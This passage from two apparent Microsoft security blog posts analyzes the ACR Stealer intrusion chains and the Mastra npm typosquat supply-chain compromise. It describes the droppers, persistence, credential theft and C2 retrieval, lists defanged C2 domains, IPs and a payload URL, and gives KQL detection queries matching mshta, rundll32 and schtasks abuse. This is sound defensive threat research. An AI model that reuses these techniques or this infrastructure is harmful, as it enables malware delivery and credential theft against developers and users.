Once decoded, the final-stage payload functions as an in-memory shellcode loader. It extracts an archive file masquerading as a legitimate application installer, reads a file from the archive, and injects the payload into a system process. The loader allocates executable memory using VirtualAlloc, copies the payload into the allocated memory region, and transfers execution through the Windows Fiber API (ConvertThreadToFiber, CreateFiber, and SwitchToFiber). This technique facilitates stealthy in-memory execution while minimizing artifacts written to disk.

Decoded Python shellcode loader using VirtualAlloc and Fiber-based execution.

Credential theft and data staging for exfiltration

The malware (injected code) aggressively harvests information from browser credential stores. It invokes Windows Data Protection API (DPAPI) routines to decrypt locally stored browser passwords, cookies, and authentication tokens. It also enumerates files across the system, targeting PDFs, Microsoft 365 documents, and data stored in enterprise-synchronized directories such as OneDrive and SharePoint. The collected data is subsequently archived, indicating preparation for exfiltration.

Blockchain dead-drop C2 resolution

A notable variation in this campaign is the use of blockchain services for C2 resolution, utilizing a technique known as EtherHiding. While most intrusions rely on more conventional C2 mechanisms, a subset deploys an additional secondary Python loader that leverages blockchain services as dead-drop resolvers. When this loader executes, it has been observed communicating with public blockchain RPC endpoints and third-party Web3 node infrastructure, likely querying data stored on a decentralized public ledger to retrieve follow-up payloads or a C2 address.

By externalizing C2 information to the blockchain, operators could dynamically update infrastructure without modifying or redeploying the malware, significantly complicating detection and takedown efforts. This behavior was observed across both variants of the campaign.

Campaign 2: MSHTA-initiated PowerShell chain with steganographic payload delivery

The second campaign takes a distinctly different approach to both delivery and execution. Where Campaign 1 relies on disk-based artifacts (Python runtime, scheduled tasks, and masquerading binaries), this campaign achieves its objectives almost entirely through fileless, in-memory execution, making it harder to detect through file-based scanning and forensic analysis.

Initial access through MSHTA and ClickFix

The execution chain begins when the victim, directed through malvertising or SEO-manipulated search results, encounters a ClickFix prompt that triggers a command spawning MSHTA to fetch and execute remote HTA content from an threat actor-controlled domain. The embedded VBScript loader abuses COM objects to decode and execute encoded PowerShell content.

VBScript loader using COM objects to decode and launch a PowerShell payload.

PowerShell downloader and obfuscation

The decoded PowerShell stage employs obfuscation techniques similar to those seen in Campaign 1: randomized variable names, arithmetic no-op operations, dead loops, misleading control flow, and custom encryption routines. Prior to contacting its next-stage infrastructure, the malware generates a victim-specific identifier and disables certificate validation. The retrieved content is executed directly in memory.

Steganography-based payload delivery

A notable technique in this campaign is the use of steganography to conceal malicious content inside a publicly hosted image. Instead of downloading a secondary script (as in Campaign 1), the malware retrieves a JPEG image from an image-hosting service.

Steganographic payload extraction from a downloaded image prior to decryption and execution.

Analysis of the script revealed custom routines that extract an embedded payload from image pixels, decrypt and decompress it, and execute it entirely in memory. The payload dynamically resolves APIs such as LoadLibrary, GetProcAddress, VirtualAlloc, CreateThread, and WaitForSingleObject at runtime to perform reflective shellcode execution. By combining steganography with in-memory execution, the malware minimizes on-disk artifacts and complicates both detection and analysis.

Credential theft, data collection, and exfiltration

Following execution, the malware accesses credential stores belonging to Chromium-based browsers, including Google Chrome and Microsoft Edge, specifically the Login Data and Web Data databases, alongside Windows DPAPI decryption activity. This behavior indicates attempts to recover stored browser credentials, session cookies, authentication tokens, and other sensitive user information.

The malware also enumerates and accesses multiple high-value PDF documents across Desktop and Downloads locations, suggesting targeted collection of potentially sensitive files. The combination of browser credential harvesting and systematic document access points to an information-stealing objective focused on staging credentials and valuable user data for exfiltration.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of ClickFix lures, script-based payload delivery, credential theft, and post-compromise activity.

  • Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
  • Reduce exposure to malvertising, SEO poisoning, and other web-based delivery chains by enforcing web filtering, blocking low-reputation or newly observed domains, and limiting access to remote content sources that are not required for business operations.
  • Use application control and attack surface reduction rules to restrict PowerShell, Python, mshta.exe, rundll32.exe, and similar tools from launching untrusted or internet-delivered content, particularly from user-writable directories such as Downloads, Temp, and %LocalAppData%.
  • Monitor for suspicious persistence and defense-evasion behavior, including scheduled tasks masquerading as software updates, timestomping, PowerShell history clearing, and execution chains that progress from remote content retrieval into PowerShell, Python, or shellcode-loading behavior.
  • Investigate abnormal access to Chromium-based browser databases, DPAPI-related decryption activity, staged collection of Microsoft 365 documents or PDFs, and compression activity that may indicate credential theft or data staging for exfiltration.
  • If compromise is suspected, isolate affected devices, rotate exposed credentials, revoke potentially compromised tokens, review persistence mechanisms, and investigate outbound connections to remote shares, image-hosting services, or other infrastructure used to resolve or retrieve follow-on payloads.
  • Harden endpoints against credential theft by reducing reliance on browser-stored credentials, enforcing multifactor authentication and conditional access, and reviewing how privileged accounts access sensitive applications and synchronized enterprise data.
  • Turn on cloud-delivered protection and behavior-based detections to help identify rapidly evolving threats, suspicious script execution, in-memory payload delivery, abuse of browser credential stores, and unusual child-process activity.
  • Run endpoint detection and response (EDR) in block mode and enable automated investigation and remediation so post-breach detections are contained, and malicious artifacts can be removed with minimal delay.
  • Harden PowerShell by enforcing appropriate execution policies, turning on script block logging, module logging, and transcription, and monitoring this telemetry for signs of malicious script activity.
  • Turn on tamper protection and prevent local administrators from weakening antivirus protection through local policy or exclusion changes.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog. 

TacticObserved ActivityMicrosoft Defender Coverage
Execution– Suspicious MSHTA launch through ClickFix execution
– Rundll32 loads remote WebDAV DLL
– COM objects launch in-memory PowerShell
Microsoft Defender for Endpoint
– Use of living-off-the-land binary to run malicious code
– Obfuscated command line was launched
– Suspicious process executed PowerShell command
– Suspicious process launch by Rundll32.exe

Microsoft Defender for Antivirus
Behavior:Win32/Interhta.Int
PersistencePowerShell creates Scheduled task, masquerading as a software updateMicrosoft Defender for Endpoint
– Suspicious Scheduled Task Process Launched  
– Suspicious scheduled task
Stealth/Defense Evasion– Fiber-API in-memory shellcode execution
– Reflective shellcode via CreateThread
Microsoft Defender for Endpoint
Possible process hollowing
Credential AccessCollects browser credentials, cookies, and tokens while enumerating files for exfiltrationMicrosoft Defender for Endpoint
– Information stealing malware activity  
– Suspicious DPAPI activity
– Possible theft of passwords and other sensitive web browser information

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get current information available in the Defender portal about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to help prevent, mitigate, or respond to associated threats found in customer environments:

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Advanced hunting queries

Microsoft Defender XDR customers can run the following advance hunting queries to find related activity in their networks:

Run the query below to identify suspicious commands executed through ClickFix-based activity observed while delivering this stealer

DeviceRegistryEvents
| where RegistryKey has "RunMRU"
| where (RegistryValueData has_all ("rundll32", "@ssl", " /c ", " start ") and (RegistryValueData matches regex @"\\\\[^\\]+@ssl\\[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12}\\\w+\.\w+,#1" or
RegistryValueData matches regex @"(?i)pushd \\\\[^\\]+@ssl\\[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12} ")) 
or RegistryValueData has_all ("@ssl", " /c ", "conhost --headless ") and RegistryValueData contains "rundll32"

Run the query below to identify scheduled task creation used for persistence by a malicious PowerShell script

DeviceProcessEvents
| where InitiatingProcessFileName =~ "powershell.exe"
| where InitiatingProcessCommandLine has_all ("-Command", "powershell")
| where ProcessCommandLine has_all ("schtasks", " /run /tn ", " Autoupdate ") and ProcessCommandLine matches regex "[0-9]{8}"

Run the query below to identify suspicious MSHTA launch through PowerShell

DeviceProcessEvents
| where InitiatingProcessParentFileName has "explorer.exe"
| where InitiatingProcessFileName =~ "powershell.exe" and InitiatingProcessCommandLine in~ ('"PowerShell.exe" ', '"PowerShell.exe"')
| where ProcessCommandLine has_all ('"mshta.exe" https://') and ProcessCommandLine matches regex "/[0-9]{7}"

MITRE ATT&CK techniques observed

The following mapping summarizes the primary tactics and techniques observed across the two ACR Stealer intrusion chains. The mapping is intended to help defenders align observed behaviors with existing detection coverage, response playbooks, and hunting priorities.

TacticTechniqueObserved behavior
Initial AccessDrive-by Compromise; User ExecutionClickFix lure prompts command execution.
ExecutionCommand and Scripting Interpreter: Windows Command Shell; PowerShell; Pythoncmd.exe, PowerShell, and pythonw.exe launch staged payloads.
ExecutionSystem Binary Proxy Execution: Rundll32; MshtaRundll32 loads WebDAV DLLs; mshta.exe runs remote HTA content.
PersistenceScheduled Task/Job: Scheduled TaskHidden scheduled task maintains user-logon execution.
Defense EvasionObfuscated Files or Information; Masquerading; Indicator Removal: Clear Command HistoryObfuscation, timestomping, history clearing, and masquerading.
Defense EvasionObfuscated Files or Information: SteganographyJPEG pixel data hides the encrypted payload.
Defense Evasion / ExecutionReflective Code Loading; Process InjectionIn-memory shellcode execution via runtime API resolution.
Credential AccessCredentials from Web BrowsersBrowser stores and DPAPI activity used to recover credentials and tokens.
CollectionData from Local System; Data StagedPDFs, Office files, and synced enterprise data are staged.
Command and ControlWeb Service; Dead Drop ResolverInfrastructure and blockchain RPC endpoints resolve payload or C2 data.

Indicators of compromise (IOC)

Campaign 1
IndicatorDescription
looksta[.]icuC2 domain
contrite.quirksturdy[.]icuC2 domain
ux.strainedeasily[.]icuC2 domain
cpppemwjewjoiwejow[.]saleC2 domain
breaksd.wifihot[.]icuC2 domain
walter.filloco[.]icuC2 domain
fast.raidher[.]icuC2 domain
apigrokcloud[.]icuC2 domain
Campaign 2
enhanceblabber[.]ccC2 domain
deep-harborio[.]com1st Stage payload hosting site
auramatrixa[.]com1st Stage payload hosting site
zealpraxis[.]com1st Stage payload hosting site
prism-vertex[.]com1st Stage payload hosting site
prism-matrixs[.]com1st Stage payload hosting site
proton-network[.]com1st Stage payload hosting site
creativecommunityinfo[.]artPayload hosting site

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post ACR Stealer: Two observed intrusion chains amid increased threat activity appeared first on Microsoft Security Blog.

  •  

From package to postinstall payload: Inside the Mastra npm supply chain compromise

Microsoft Threat Intelligence observed a large-scale npm supply chain attack affecting 140+ packages across the mastra and @mastra scopes on the npm registry. Microsoft shared its findings with the npm security team, and the compromised packages have been removed and the attacker’s publish access to the @mastra scope has been revoked. The compromise originated from the takeover of the ehindero npm maintainer account, which had publish rights across the Mastra ecosystem and was used to publish poisoned package versions that introduced easy-day-js, a malicious typosquat of the popular dayjs library.

Once installed, easy-day-js triggered a postinstall hook that executed an obfuscated dropper script, disabled Transport Layer Security (TLS) certificate verification, contacted attacker-controlled command-and-control (C2) infrastructure, downloaded a second-stage payload, and executed the payload as a detached hidden process. The activity followed a coordinated staged delivery pattern, with a clean bait version published first, followed by a weaponized version and rapid publication of the compromised Mastra packages.

Because the payload executes during installation, any developer workstation or continuous integration and continuous delivery (CI/CD) pipeline that ran npm install or npm update after the compromised versions were published was potentially exposed, regardless of whether the package was imported in application code.  This created risk to credentials, tokens, build environments, and downstream software integrity. Microsoft Defender Antivirus, Microsoft Defender for Endpoint, and Microsoft Defender XDR provide detections and hunting coverage for suspicious Node.js execution, malicious package behavior, reflective code loading, persistence activity and command-and-control communication.

Attack chain overview

Figure 1. End-to-end attack chain from npm account takeover through mass dependency injection to second-stage payload execution.

At a high level, the attack progressed through six phases:

  • Account compromise: The attacker gained control of the ehindero npm account , a listed maintainer with publish rights across the entire @mastra scope.
  • Typosquat creation: The attacker published easy-day-js, a package impersonating the legitimate dayjs library (57M+ weekly downloads), using a coordinating anonymous email account ).
  • Mass poisoning: Using the compromised account, the attacker published new versions of 140+packages across the @mastra scope, each injected with easy-day-js@^1.11.21 as a new dependency. All poisoned versions were tagged as latest.
  • Delivery: Developers and CI/CD pipelines running npm install automatically resolved to the compromised versions. The semantic versioning (SemVer) range ^1.11.21 resolved to 1.11.22, the version containing the malicious postinstall hook.
  • Execution: The postinstall hook executed an obfuscated 4,572-byte dropper that disabled TLS verification, dropped tracking markers, and contacted the C2 server.
  • Second-stage payload: The dropper fetched executable code from the C2 server, wrote it as a randomly named .js file, and spawned it as a fully detached, window-hidden Node.js process.

Discovery and initial indicators

Microsoft Threat Intelligence identified the compromise through anomalous publishing patterns on the mastra package. All previous versions of mastra (through v1.13.0) were published through GitHub Actions OpenID Connect (OIDC), the legitimate CI/CD pipeline. Version 1.13.1 was manually published by ehindero using a Tutamail address, an anonymous email service.

Figure 2. Publisher comparison across mastra versions showing the anomalous manual publish on v1.13.1.

The only change between mastra@1.13.0 and mastra@1.13.1 was the addition of easy-day-js@^1.11.21 as a dependency. No corresponding code changes were present in the Mastra GitHub repository. Both the compromised publisher (ehindero2016@tutamail.com) and the typosquat publisher (sergey2016@tutamail.com) used the same anonymous email provider, Tutamail.

Dependency injection: the poisoned package.json

The compromised mastra@1.13.1 package.json reveals the injected dependency alongside the anomalous publisher metadata:

Figure 3. The compromised mastra@1.13.1 package.json with the injected easy-day-js dependency and the anomalous npm publisher.

The easy-day-js dependency was not present in any prior versions of mastra npm packages. Its addition, paired with the SemVer range ^1.11.21, ensures that the npm resolves to the weaponized 1.11.22 release.

Typosquat analysis: easy-day-js

The easy-day-js package is a deliberate impersonation of the legitimate dayjs library:

AttributeLegitimate dayjsMalicious easy-day-js
Maintaineriamkun <kunhello@outlook[.]com>sergey2016 <sergey2016@tutamail[.]com>
Claimed authoriamkuniamkun (impersonated)
Repository URLgithub.com/iamkun/dayjsgithub.com/iamkun/dayjs (copied)
Weekly downloads57,251,792newly created
Version count89+ versions since 20182 versions (both June 16, 2026)
postinstall scriptNonenode setup.cjs –no-warnings (v1.11.22)

Staged delivery pattern

The typosquat used a two-phase delivery strategy:

  • Phase 1 (clean bait): easy-day-js@1.11.21 was published at 07:05 UTC on June 16, 2026. This version contained only legitimate dayjs code with no postinstall hook.
  • Phase 2 (weaponization): easy-day-js@1.11.22 was published at 01:01 UTC on June 17, 2026, adding the setup.cjs payload and the postinstall hook. The dayjs.min.js file is byte-identical between both versions, confirming only the dropper was added.

The weaponized package.json in version 1.11.22 exposes the postinstall hook:

Figure 4. The weaponized easy-day-js@1.11.22 package.json. The postinstall hook runs setup.cjs automatically on npm install.

Obfuscation and payload analysis

Stage 0: Obfuscated dropper (setup.cjs)

The setup.cjs payload is protected with JavaScript obfuscation using rotated string arrays and a custom base64 decoder function:

Figure 5. The obfuscated setup.cjs dropper with rotated string array and base64 encoded string lookups.

The obfuscation technique uses a common pattern: an array of 40 Base64-encoded strings is shuffled at initialization using a numeric seed (0x4c11d), then accessed through a decoder function that performs Base64 decoding with character substitution. This prevents static analysis tools from extracting meaningful strings.

Stage 1: String table decryption

Decoding the rotated string array reveals the payload’s true capabilities:

Figure 6. The decoded string table revealing C2 addresses, file system operations, and process spawning functionality.

Key decoded strings include the secondary C2 address (23.254.164[.]123:443), Node.js built-in module references (node:child_process, node:os), and file system operations (writeFileSync, rmSync).

Stage 2: Deobfuscated payload logic

After resolving all string references and control flow, the full payload logic emerges as a five-step attack sequence:

Figure 7. The fully deobfuscated setup.cjs payload showing the five-step attack sequence from.

TLS bypass to self-deletion

Step 1: Disable TLS verification. The payload sets NODE_TLS_REJECT_UNAUTHORIZED to ‘0’, disabling certificate validation for all HTTPS requests in the Node.js process. This enables communication with the C2 server without valid certificates.

Step 2: Drop filesystem markers. Two tracking files are written to the OS temp directory: $TMPDIR/.pkg_history contains the install path of the compromised package, and $TMPDIR/.pkg_logs contains the package name encoded with XOR 0x80:

Figure 8. XOR 0x80 decoding of the .pkg_logs marker reveals the string easy-day-js.

Step 3: Fetch second-stage payload. The dropper issues a GET request to hxxps://23.254.164[.]92:8000/update/49890878 and reads the response body as text.

The second-stage payload is a ~41 KB cross-platform Node.js tasking client. Unlike a fire-and-forget stealer, the implant installs sign-in persistence, sends a Start beacon to the C2, then enters a repeated Check poll loop. Tasks returned by the server are dispatched to built-in runners (a Node runner and a Shell runner), and it honors configuration update and exit commands, meaning the operator can push and execute arbitrary follow-on code on the host at any time. On Windows, the payload additionally executes reflective .NET assembly injection for in-memory code execution.

Step 3.A: Windows execution chain. On Windows, the payload performs host reconnaissance and reflective in-memory code execution before establishing persistence.

The payload enumerates all installed applications across three sources—Start Menu entries (Get-StartApps), registry Uninstall keys, and UWP packages (Get-AppxPackage)—to fingerprint the compromised host:

Each enumeration is wrapped in try/catch with silent error handling. The deduplicated results are exfiltrated back to the C2 for victim profiling, enabling the attacker to identify installed security products and high-value targets.

A second PowerShell script receives two C2 endpoint URLs through the SCRIPT_ARGS environment variable. It disables SSL certificate validation and defines an HTTP POST function that Base64-encodes request bodies using a legacy IE8 User-Agent string:

The first C2 request downloads a .NET DLL that is loaded directly into memory via reflection, completely bypassing disk-based detection. The script resolves the Extension.SubRoutine class and invokes its Run2 method with a second downloaded payload, the path to cmd.exe, and the C2 callback address:

This pattern is consistent with process injection, where the payload is injected into a cmd.exe process that communicates back to the C2 over HTTPS (port 443). The entire chain is fileless—no artifacts are written to disk.

Step 3.B: Cross-platform persistence. The implant installs login persistence on all three major operating systems, using a consistent NVM/Node masquerade theme across platforms:

OSPersistence mechanismDrop locationArtifact name
WindowsRegistry Run key
(HKCU\…\CurrentVersion\Run)
C:\ProgramData\NodePackages\NvmProtocal
macOSLaunchAgent
 (RunAtLoad)
~/Library/NodePackages/com.nvm.protocal.plist
Linuxsystemd user unit
 (WantedBy=default.target)
~/.config/systemd/nvmconf/nvmconf.service

On Windows, the Run key launches a hidden PowerShell process that invokes Node.js:

On Linux, the systemd user unit restarts the implant on failure with a 5-second delay:

All three persistence paths drop the implant as protocal.cjs (a deliberate misspelling) into directories named to mimic legitimate Node.js installations. The value name NvmProtocal, the macOS label com.nvm.protocal, and the Linux unit nvmconf.service are deliberately designed to blend into a developer workstation.

Step 3.C: Collection and exfiltration. The implant performs the following collection before exfiltrating to the C2:

  • Cryptocurrency wallet inventory: A hardcoded list of 166 wallet browser-extension IDs (MetaMask, Phantom, Coinbase Wallet, Binance Wallet, TronLink, and others) is matched against installed extensions across Chrome, Edge, and Brave profiles.
  • Browser history: Each profile’s History SQLite database is copied to a temp directory prefixed with browser-hist- and queried through node:sqlite.
  • Host reconnaissance: Gather hostname, architecture, platform, user ID, installed applications, and running processes.

Collected data is exfiltrated using a custom ICAP-style protocol over HTTPS POST (reqmod, PrimaryUrl, SecondaryUrl headers), with hostnames resolved through node:dns and traffic carrying a spoofed legacy IE8 User-Agent string.

Step 4: Writing and executing the payload. The downloaded code is written to a file with a cryptographically random name (<12 random hex bytes>.js) in the OS temp directory, then spawned as a detached, window-hidden Node.js process using child_process.spawn with unref().

Step 5: Self-deletion. The dropper removes itself (fs.rmSync(__filename)) to eliminate forensic evidence from the installed package directory.

Timeline analysis

Every package published by the ehindero account contained easy-day-js as an injected dependency. Packages last published by GitHub Actions CI/CD or other legitimate maintainers were not affected.

Attack timeline

Timestamp (UTC)Event
June 16, 07:05easy-day-js@1.11.21 published (clean bait, no payload)
June 17, 01:01easy-day-js@1.11.22 published (adds postinstall with setup.cjs)
June 17, 01:20mastra@1.13.1 and 140+ other @mastra/* packages published with easy-day-js dependency

** Microsoft Threat Intelligence monitoring observed easy-day-js@1.11.22 at 01:07 UTC and mastra@1.13.1 at 01:28 UTC on June 17, 2026

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat:

  • Review dependency trees for direct or transitive usage of affected @mastra packages at the compromised versions listed above.
  • Check for the presence of easy-day-js in node_modules/ or package-lock.json files across your projects and CI/CD environments.
  • Pin known-good package versions where possible. For mastra, version 1.13.0 and earlier are unaffected. For @mastra/core, version 1.42.0 and earlier are unaffected.
  • Run npm install with –ignore-scripts to prevent automatic execution of postinstall hooks during dependency installation.
  • Check systems for indicators of compromise (IOC) artifacts: Look for $TMPDIR/.pkg_history, $TMPDIR/.pkg_logs, and unexpected .js files in the user’s home or temp directories.
  • Rotate any credentials, tokens, or API keys that may have been present on systems where the compromised packages were installed.
  • Block the C2 IP addresses 23.254.164[.]92 and 23.254.164[.]123 at the network perimeter.
  • Audit CI/CD logs for unexpected outbound connections to the C2 IP addresses or suspicious postinstall script execution.
  • Enable cloud-delivered protection in Microsoft Defender Antivirus or equivalent antivirus protection.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

TacticObserved activityMicrosoft Defender coverage
Initial accessSuspicious script execution during npm install or package lifecycle activityMicrosoft Defender Antivirus – Trojan:JS/NpmStealz.Z!MTB
– Trojan:JS/NpmStealz.ZA!MTB
 
Microsoft Defender for Endpoint
– Suspicious Node.js process behavior
– Suspicious Node.js script execution
 
Execution
( Stage 1  )
Postinstall hook automatically executes obfuscated setup.cjs dropper (4,572 bytes) during npm install;Microsoft Defender for Endpoint
– Suspicious Node.js process behavior
– Suspicious Node.js script execution  
Execution / Defense evasion 
(Stage 2)
Second-stage payload: Reflective .NET assembly injection: PowerShell downloads DLL, loads via [Reflection.Assembly]::Load(), invokes Extension.SubRoutine.Run2 method to inject payload into cmd.exe process; entire chain is filelessMicrosoft Defender Antivirus
Trojan:JS/NpmSteal.DB!MTB
Trojan:PowerShell/PsExec.DE!MTB

Microsoft Defender for Endpoint
-Process loaded suspicious .NET assembly
-A process was injected with potentially malicious code
-Reflective code loading (Fileless In-Memory Execution)

Microsoft Defender for Cloud
-Possible AI Tools Reconnaissance Detected
-Possible Secret Reconnaissance Detected
-Access to cloud metadata service detected
-Possible Post-Compromise Activity Detected in CICD Runner
PersistenceRegistry Run key created, executing hidden PowerShell that launches protocal.cjs on every user loginMicrosoft Defender for Endpoint
– Anomaly detected in ASEP registry  
Command and controlGET request to hxxps://23.254.164[.]92:8000/update/49890878 and reads the response body as text.Microsoft Defender for Endpoint
– Command-line process communicating with malicious network endpoint  

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:  

  • Incident investigation  
  • Microsoft User analysis  
  • Threat actor profile  
  • Threat Intelligence 360 report based on MDTI article  
  • Vulnerability impact assessment  

Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.  

Advanced hunting

The following KQL queries can be used in Microsoft Defender XDR Advanced Hunting to identify potential exposure to this supply chain compromise.

Detect postinstall execution of setup.cjs

DeviceProcessEvents 
 | where Timestamp > ago(7d) 
 | where FileName in ("node", "node.exe") 
 | where ProcessCommandLine has "setup.cjs" 
     or ProcessCommandLine has "easy-day-js" 
|  where ProcessCommandLine has “--no-warnings” 
 | project Timestamp, DeviceName, AccountName, 
     ProcessCommandLine, FolderPath, InitiatingProcessFileName 
 | sort by Timestamp desc 

Outbound connections to C2 infrastructure

DeviceNetworkEvents
| where Timestamp > ago(7d)
| where RemoteIP in ("23.254.164.92", "23.254.164.123")
| project Timestamp, DeviceName, RemoteIP, RemotePort, RemoteUrl,
    InitiatingProcessFileName, InitiatingProcessCommandLine
| sort by Timestamp desc

Indicators of compromise (IOC)

Network indicators

IndicatorTypeDescription
23.254.164.92IP addressPrimary C2 server
23.254.164.123IP addressSecondary C2 address (from deobfuscated strings)
https[:]//23[.]254[.]164[.]92:8000/update/49890878URLPayload download endpoint

File indicators

IndicatorTypeDescription
B122A9873BEDF145AE2A7FD024B5F309007DBB025149F4DC4AC3F7E4F32A36A4SHA256setup.cjs (malicious postinstall dropper)
AE70DD4F6BC0D1C8C2848E4E6B51934626C4818DCB5AF99D080DDBD7DC337185SHA256easy-day-js-1.11.22.tgz (weaponized tarball)
4A8860240E4231C3A74C81949BE655A28E096A7D72F38FBE84E5B37636B98417SHA256easy-day-js-1.11.21.tgz (clean bait tarball)
B73DE25C053C3225A077738A1FCBD9CA6966D7B3CD6F5494A30F0AA0EAE55C7ESHA256mastra-1.13.1.tgz (compromised CLI tarball)
221c45a790dec2a296af57969e1165a16f8f49733aeab64c0bbd768d9943badfSHA256protocol.cjs

Host indicators

IndicatorTypeDescription
$TMPDIR/.pkg_historyFile artifactContains the install path of the compromised package
$TMPDIR /.pkg_logs File artifactContains XOR 0x80 encoded string “easy-day-js”
<homedir>/<random_hex>.jsFile artifactDownloaded second-stage payload

Package indicators

IndicatorTypeDescription
easy-day-jsnpm packageMalicious typosquat of dayjs
sergey2016npm accountPublisher of easy-day-js
ehinderonpm accountCompromised publisher of 140+ Mastra packages

References

Security: mastra@1.13.1 is compromised — malicious postinstall payload via `easy-day-js` dependency · Issue #18046 · mastra-ai/mastra

Microsoft has identified a supply chain attack on the Mastra-AI npm ecosystem, with 80+ packages compromised through npm account takeover. The attacker introduced a phantom dependency into the… | Microsoft Threat Intelligence

This research is provided by Microsoft Defender Security Research, Suriyaraj Natarajan, Sagar Patil, Rajesh Kumar Natarajan, Mahesh Mandava, Arvind Gowda, and with contributions from members of Microsoft Threat Intelligence.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post From package to postinstall payload: Inside the Mastra npm supply chain compromise appeared first on Microsoft Security Blog.

  •  
❌